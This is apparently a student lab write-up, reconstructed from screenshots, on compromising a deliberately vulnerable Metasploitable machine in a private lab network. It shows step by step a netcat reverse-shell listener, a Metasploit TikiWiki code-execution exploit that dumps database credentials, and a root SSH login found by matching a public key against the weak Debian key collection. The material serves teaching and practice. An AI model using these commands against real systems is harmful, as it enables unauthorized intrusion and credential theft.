
```
root@kali:~/Downloads# nc -v -l -p 4321
listening on [any] 4321 ...
10.0.2.4: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.4] 38195
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
 05:01:30 up  2:37,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                02:29   56:47m  0.07s  0.06s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ whoami
www-data
$ hostname
metasploitable
```

Figure 18. Result of listening to the port number and checking whoami and hostname.

However, we are only a guest and still not owner in this point. We only have certain access to some files, but not everything.

For the next part, we are now going to have root access. We will go back to Metasploit database and select a different module named “exploit/unix/webapp/tikiwiki_graph_formula_exec” and set RHOST to “10.0.2.4”. After that, we now use payload command to show malicious code. Then, we going to select “generic/shell_bind_tcp” for the payload. After this setup, we check by using the command show options and then we can exploit.


```
Command: msfconfig
         search tikiwiki
         use exploit/unix/webapp/tikiwiki_graph_formula_exec
         show options (to show the information)
         set RHOST 10.0.2.4
         show payloads
         set payload generic/shell_bind_tcp
         show options (to verify the information)
         exploit
```



```
msf > search tikiwiki
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                           Disclosure Date  Rank
 Description
   ----                                           ---------------  ----
 -----------
   auxiliary/admin/tikiwiki/tikidblib             2006-11-01       normal
 TikiWiki Information Disclosure
   exploit/unix/webapp/php_xmlrpc_eval            2005-06-29       excellent
 PHP XML-RPC Arbitrary Code Execution
   exploit/unix/webapp/tikiwiki_graph_formula_exec  2007-10-10     excellent
 TikiWiki tiki-graph_formula Remote PHP Code Execution
   exploit/unix/webapp/tikiwiki_jhot_exec         2006-09-02       excellent
 TikiWiki jhot Remote Command Execution
   exploit/unix/webapp/tikiwiki_unserialize_exec  2012-07-04       excellent
 Tiki Wiki unserialize() PHP Code Execution
   exploit/unix/webapp/tikiwiki_upload_exec       2016-07-11       excellent
 Tiki Wiki Unauthenticated File Upload Vulnerability


msf > use exploit/unix/webapp/tikiwiki_graph_formula_exec
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > show payload
```

```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > show payloads

Compatible Payloads
===================

   Name                                 Disclosure Date  Rank    Description
   ----                                 ---------------  ----    -----------
   generic/custom                                        normal  Custom Payload
   generic/shell_bind_tcp                                normal  Generic Command
 Shell, Bind TCP Inline
   generic/shell_reverse_tcp                             normal  Generic Command
 Shell, Reverse TCP Inline
   php/bind_perl                                         normal  PHP Command She
ll, Bind TCP (via Perl)
   php/bind_perl_ipv6                                    normal  PHP Command She
ll, Bind TCP (via perl) IPv6
   php/bind_php                                          normal  PHP Command She
ll, Bind TCP (via PHP)
   php/bind_php_ipv6                                     normal  PHP Command She
ll, Bind TCP (via php) IPv6
   php/download_exec                                     normal  PHP Executable
Download and Execute
   php/exec                                              normal  PHP Execute Com
mand
   php/meterpreter/bind_tcp                              normal  PHP Meterpreter
, Bind TCP Stager
   php/meterpreter/bind_tcp_ipv6                         normal  PHP Meterpreter
, Bind TCP Stager IPv6
   php/meterpreter/bind_tcp_ipv6_uuid                    normal  PHP Meterpreter
, Bind TCP Stager IPv6 with UUID Support
   php/meterpreter/bind_tcp_uuid                         normal  PHP Meterpreter
, Bind TCP Stager with UUID Support
   php/meterpreter/reverse_tcp                           normal  PHP Meterpreter
, PHP Reverse TCP Stager
   php/meterpreter/reverse_tcp_uuid                      normal  PHP Meterpreter
, PHP Reverse TCP Stager
   php/reverse_perl                                      normal  PHP Command, Do
uble Reverse TCP Connection (via Perl)
   php/reverse_php                                       normal  PHP Command She
ll, Reverse TCP (via PHP)

msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > set payload generic/shel
l_bind_tcp
payload => generic/shell_bind_tcp
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) >
```

Figure 19. using a specific module and setting RHOST (left), and showing list of payloads and using a specific payload (right).




```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,
type:host:port][...]
   RHOST    10.0.2.4         yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connectio
ns
   URI      /tikiwiki        yes       TikiWiki directory path
   VHOST                     no        HTTP server virtual host


Payload options (generic/shell_bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  10.0.2.4         no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > exploit

[*] Attempting to obtain database credentials...
[*] The server returned            : 200 OK
[*] Server version                 : Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.1
0 with Suhosin-Patch
[*] TikiWiki database informations :

db_tiki   : mysql
dbversion : 1.9
host_tiki : localhost
user_tiki : root
pass_tiki : root
dbs_tiki  : tikiwiki195

[*] Attempting to execute our payload...
[*] Started bind TCP handler against 10.0.2.4:4444
[*] Command shell session 1 opened (10.0.2.15:41619 -> 10.0.2.4:4444) at 2023-0
6-16 02:23:13 -0700

whoami
www-data
hostname
metasploitable
```

Figure 20. showing options to verify setup and then exploit.

We are now have a guest access just like the last one with the command whoami and hostname shown above. Now, we will try to gain root access by checking the root folder first.

```
Command: ls -lart /root
         ls -lart /root/.ssh
```




```
ls -lart /root
total 32
-rw-r--r--  1 root root  141 Oct 20  2007 .profile
-rw-r--r--  1 root root 2227 Oct 20  2007 .bashrc
-rwx------  1 root root  401 Apr 28  2010 reset_logs.sh
-rw-------  1 root root  187 Apr 28  2010 .lesshst
drwxr-xr-x 21 root root 4096 Apr 28  2010 ..
-rw-------  1 root root    5 May 17  2010 .bash_history
drwxr-xr-x  3 root root 4096 May 17  2010 .
drwxr-xr-x  2 root root 4096 May 17  2010 .ssh
ls -lart /root/.ssh
total 12
drwxr-xr-x 3 root root 4096 May 17  2010 ..
drwxr-xr-x 2 root root 4096 May 17  2010 .
-rw-r--r-- 1 root root  405 May 17  2010 authorized_keys
```

Figure 21. Checking root folder.

Upon checking, we navigate to ssh and observed authorized_keys which stores important key. Then, we use the command to return the public key shown below.

```
Command: cat /root/.ssh/authorized_keys
```




```
cat /root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lSh
HQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXX
vSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1
krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUk
xdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w== msfadmin@metas
ploitable
```

Figure 22. Returns the public key within authorized_keys.

After that, we need to find the corresponding private key. To do this, we need to navigate to the file “5622.tar.bz2” that we downloaded and given to this laboratory. We need to extract it using the command below.

```
Command: tar jxvf 5622.tar.bz2
```




```
root@kali:~# cd Downloads
root@kali:~/Downloads# tar jxvf 5622.tar.bz2
rsa/
rsa/2048/
rsa/2048/2712a6d5cec99f█95a0c468b830a370d-28940.pub
rsa/2048/eaddc9bba9bf3c0832f443706903cd14-28712.pub
rsa/2048/0bdcea11b2c628c7fd8bc4b04ca43668-12474
rsa/2048/3fabfedd883c3cef69881a4fc30fdac7-3828.pub
rsa/2048/a508919ec49fcf91ad0ecf8472349d9b-3039.pub
rsa/2048/9ddc1879b9ac311f24a81e835aac5866-28340.pub
rsa/2048/37cb6c02b84dfab70b7e0ad014a00414-27656.pub
rsa/2048/17b33876782270d00f0aa284757e82ba-15477.pub
rsa/2048/be74666ad474495ab736fc3202477d84-6942
```

Figure 23. Snippet of the file 5622.tar.bz2 downloading.

We then go to the rsa directory then 2048 directory. After that, we need to filter out with the string public key we had earlier to search for the corresponding private key.

```
Command: cd rsa/2048
         grep -lr <public key> *.pub
```




```
root@kali:~/Downloads# cd rsa/2048
root@kali:~/Downloads/rsa/2048# grep -lr AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibM
NALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFK
Az1e6/5teoweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wW
r5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP
+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnb
ALTp3w *.pub
57c3115d77c56390332dc5c49978627a-5429.pub
root@kali:~/Downloads/rsa/2048# 
```

Figure 24. Searching for the private key using the public key.

After that, we will use the private key we got previously and log in as a root for the address 10.0.2.4.

```
Command: ssh -i <private key> root@10.0.2.4
```



```
root@kali:~/Downloads/rsa/2048# ssh -i 57c3115d77c56390332dc5c49978627a-5429 root
@10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.4' (RSA) to the list of known hosts.
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# hostname
metasploitable
root@metasploitable:~#
```

Figure 25. Root access of Metasploitable

Finally, from the figure above, we can see with the whoami command that we have root access with the hostname Metasploitable.

In this laboratory, we learned many things from this attack. We initially learned how the two machines communicate, scan for the victim machine with checking for port number and dirbuster to check the applications running which is TikiWiki. We then learned the use of Metasploit database for the list of modules for the victim to exploit. The first module we used is to check the login credentials. Another thing we learned is gaining user access using website and reverse shell code. We connected to mysql database of the victim machine to get login credential access to the website TikiWiki. We also uploaded a backup file with reverse shell code and use the command to listen to the port assigned from the shell code. This shows that we got user access but not the root access yet. Lastly, we then use Metasploit again with another module to gain access to root using public key and finding the corresponding key.